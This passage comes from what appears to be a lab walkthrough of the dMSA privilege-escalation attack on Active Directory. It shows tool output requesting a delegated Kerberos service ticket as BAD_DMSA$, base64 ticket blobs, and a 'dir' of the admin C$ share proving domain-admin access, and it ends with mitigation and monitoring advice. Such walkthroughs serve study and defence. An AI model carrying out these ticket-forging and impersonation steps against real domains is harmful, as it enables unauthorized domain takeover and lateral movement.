EsMM2aHhA7u5SxjNb9oxMdcPOY7WLEJHkoU76vD+E099Gplk+fuyhQy10E6PnjFwBNKrtxt2fw426bwLvko4hNMHhkoAMCAQCigdwEgdL9gdYwgd0ggdAwgc0wgcqgKzApoAMCARKhIqQgOFhiVaaZ1nn9/91WxUTrbJALedAmZ3SITCjxmy1xpS0hDhsMaWduaxRLlmxY2FsohYwFKADAgEBoQ0wCxsJQkFEX0RNU0EkowcDBQBgoQAAPREYDzIwMjUwNjAzMTMxNDI2WqYRGA8YMDIYmZezMjkyN1qnERgPMjAyNTA2MTAxZs0MjdaQ4bDELHTkLURSSMT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFkxPQ0FM
```

Before accessing resources, let's inspect the delegated ticket

```

v2.3.3

[*] Action: Ask TGS

[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building DMSA TGS-REQ request for '' from 'BAD_DMSA$'
[*] Sequence number is: 1580622429
[*] Using domain controller: SRV25.ignite.local (192.168.1.8)
[*] TGS request successful!
[*] '/opsec' passed and service ticket has the 'ok-as-delegate' flag set, requesting a delegated TGT.
[*] Sequence number is: 1999778466
[*] Ticket successfully imported!
[*] base64(ticket.kirbi):

doIGXjCCB1qgAwIBBaEDAgEwOoIFXjCCBVphggVWMIIFUqADAgEfoQ4bDELHTkLURSSMT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFkxPQ0FM04IEiDCCBISgAwIBEqEDAgECooIEdgSCBHJbNpE6zEqM073r2i9Xo6/X3D05vp+rte33q9PuRQ2VVO4SBRgtkFPe2nFjQotFL/Y3A6nCSnrTmdnmFgJwLWF+E8VUrtZrPFFHfV+aohM/dHvEL5ChkWNs94cCPKe070tLCLTj2wwTOqKv2povk/G94b0J9x5TnsGepjYsb4WymWHJg2kM/70RzCDm3ZsZfhr2F156m0SenImU227ms0IhHf2JKUHu+pCi2jB+PcAnCh2CuRaFkRI7doNhRaFM6GWS6JGTndg0IrcHgBSP9Lv2e5/mGQmMK/QH2r2MvqXbvurWkQARwdulWuyxT4T03Vchv+lvIfxBTfcutUup+qK0vkbCk6CEgIgz5KnUCA2FISZeKIDMGahaxv4I5NZd7LssEuheiA7PN4kSLky0bPHDsTAQkZmwzRsgVWhkDs62cYPEeAXzYrtfJFXp6pMfzXQvQZ9Vxz9KyDo5mIdnESQsr7TWokrL8M//Vx+4weupYmfpmGTj+80zWg+Pt5AS+XT+0m5L6LLmkpQN3NUxmektHo8Yk27V2o+HJ5vPVizjfffx7nQ3PKrh9IhkhSxdm2V31J+PRAOM4jShmdMY2scjGsXJQfV7z4KZyS+pWScayIdZgN3GamWeIR78yKtWT8KNBfeHhVlV2t60UArMoCov0Jac0z/iL3nAdk92Jji6TOMZXuzf/ZTdlQFj8Uvuf8ZCsdMn70Hhakk1rT3LcquIavmJ/yZresAIOCE30htNP+nJtWldwwAy6Po4a1zr7hYUhr0vzQsQheph3sSxsjg8tdNZMkyNybbchZfKXckkMjFCWwsLI61lyxoqJT7dSgPqePn70m6ACRVYzBjsEy4VTxn9qmIXw9X+kVEv8HwHpeipHuIMT3EPZYcch+xGMGEZLA/Y2exkjBSEaMLbi+SasIrWRSEFfdKtDaUyLB2MHGOMw8kaC3hkFRAGi88PFdAQHQB0H8GwR/PufkKbKE9R28iaABK20J6sw86ZMiB7g9EMLrd+JCDcp0RTVV7VPXWsqh9SYpVfCY+ofJBefmRoirh9E4P1SWIvgCIFKsJRYiDBFvQwNjXyWUUV99IVEAxtS7o1zT/k4Bm7QA96WwPhJjezsZ/Ff9v4WwWNPuz8F7iYhFtenEBaNEu/n9UmSAfMI/+3f9L9FF/m2vAlEgB+iv5Mb6iNfLUJ4/aEySW/bLOMU9qhaQJJ/ZK0V7FhLaLUFGGmnIoQpFaypZBwrxoyvqj8JLWAQZ2sx2qv3070n3vu01MiIfITUiR50wNBghSwJood2L579a7RGMQycSIJQhQkY4biCsdX9jvbylTofQ9rezDvXv++pdGM6WPC57NeR4woj488nEYSTsgxE4HwZDYfRLLPnFglOd+BaBQ7e5+0ee1XruSdGtWj9NMoc8BfTcaGLjW7LYdP7ad7EsMM2aHhA7u5SxjNb9oxMdcPOY7WLEJHkoU76vD+E099Gplk+fuyhQy10E6PnjFwBNKrtxt2fw426bwLvko4hNMHhkoAMCAQCigdwEgdL9gdYwgd0ggdAwgc0wgcqgKzApoAMCARKhIqQgOFhiVaaZ1nn9/91WxUTrbJALedAmZ3SITCjxmy1xpS0hDhsMaWduaxRLlmxY2FsohYwFKADAgEBoQ0wCxsJQkFEX0RNU0EkowcDBQBgoQAAPREYDzIwMjUwNjAzMTMxNDI2WqYRGA8YMDIYmZezMjkyN1qnERgPMjAyNTA2MTAxZs0MjdaQ4bDELHTkLURSSMT0NBTKIhMB+gAwIBAqEYMBYbBmtyYnRndBsMSUdOSVRFkxPQ0FM
```

We use the **BAD\_DMSA\$** account, now with Administrator privileges, to request a TGS for CIFS access on the file server. Thanks to PAC substitution, this TGS grants Admin-level access, enabling further actions or lateral movement within the network.

After successfully obtaining a TGT for CIFS access on the file server, we now focus on acquiring a **delegated TGT**. The **ok-as-delegate** flag, which appears in the ticket, signifies that the ticket is trusted for delegation. This is a crucial development in the attack.

**Note:** The flagged TGT allows the attacker to impersonate the **Administrator** account across trusted services, enabling access to other systems without re-authenticating or cracking passwords. This step facilitates further exploitation, lateral movement, and persistence within the network.



The screenshot below shows the details of the Service Ticket (TGS) issued for cifs/srv25.ignite.local. Key attributes:

- **Ticket Flags:** Includes forwardable, ok as delegate, and renewable, showing it's a fully functional ticket.
- **PAC Data:** Embedded PAC lists Administrator's SIDs and group memberships, confirming privilege inheritance.
- **Target Service:** cifs/srv25.ignite.local – meaning the ticket is scoped for CIFS file server access.

```
U3rvkXAJCNFQtsGtB0i0LGvEMiTKXxz8XKgg/bKNj2a05DiHSWc0hSLkk2cNwE604iwMHfgFwMcQgAGzYh88wA
wRemdh9FEL9Lp4ImOHzyOf9rBEzD7DsQ52m3heVqjIv8Q/evLz/dFHw4ns5GPfLM4SnCsJpw4nE80+SYw3v11x
IFS43LBaMK5iWldF10jNGze2LzuZCpGjKd7H4gvHjjGw9LAGOdUJfNP6pur5U0UsXLmmR0vcVPh97EE/Lpy1VP
CB6KADAgEAooHgBIHdFYHaMIHXoIHUMIHRMIH0oCswKaADAgESoSIEIAN2BzWOP706FzW5zIGfL9N3HEWBDzeE
hbKIWMBSgAwIBAAENMAAsbCUJBRF9ETVNBjKMHAWUAYKUAARKURGA8yMDI1MDYwMzEzMTgxMlqmERgPMjAyNTA2MD
NDI3WqgOGwxJR05JVEUuTE9DQUYpJTAjoAMCAQKhHDAAGwRjaWZzGxJzcnYyNS5pZ25pdGUubG9jYWw=

ServiceName      : cifs/srv25.ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : BAD_DMSA$ (NT_PRINCIPAL)
UserRealm        : ignite.local
StartTime        : 03-06-2025 18:48:12
EndTime          : 03-06-2025 18:59:27
RenewTill        : 10-06-2025 18:34:27
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : A3YHNY4/s7oXNbnMgZ+X03ccRYEPN4QXkZVaM7cRcL4=
```

This confirms that the Kerberos session now fully impersonates Administrator. From here, we can pivot to any service in the domain

Confirm Domain Admin Access

```
dir \\srv25.ignite.local\c$
```

```
PS C:\Users\shivam.IGNITE> dir \\srv25.ignite.local\c$

Directory: \\srv25.ignite.local\c$

Mode                LastWriteTime         Length Name
----                -
d-----          01-04-2024         12:32      PerfLogs
d-r---          03-06-2025          02:38      Program Files
d-r---          01-04-2024         13:46      Program Files (x86)
d-r---          31-05-2025          18:02      Users
d-----          03-06-2025          03:35      Windows

PS C:\Users\shivam.IGNITE>
```

**Result:** Access to the admin only C\$ share is granted. We now effectively owns the domain through Kerberos authentication.



### Mitigation

- Restrict CreateChild and WriteDAcl permissions on OUs.
- Monitor changes to msDS-DelegatedMSAState and msDS-ManagedAccountPrecededByLink (Event IDs 5136, 4662).
- Regularly audit dMSA configurations and permissions with [PowerShell](#) or [BloodHound](#).
- Disable unused dMSA functionality in environments not requiring it.



# JOIN OUR TRAINING PROGRAMS

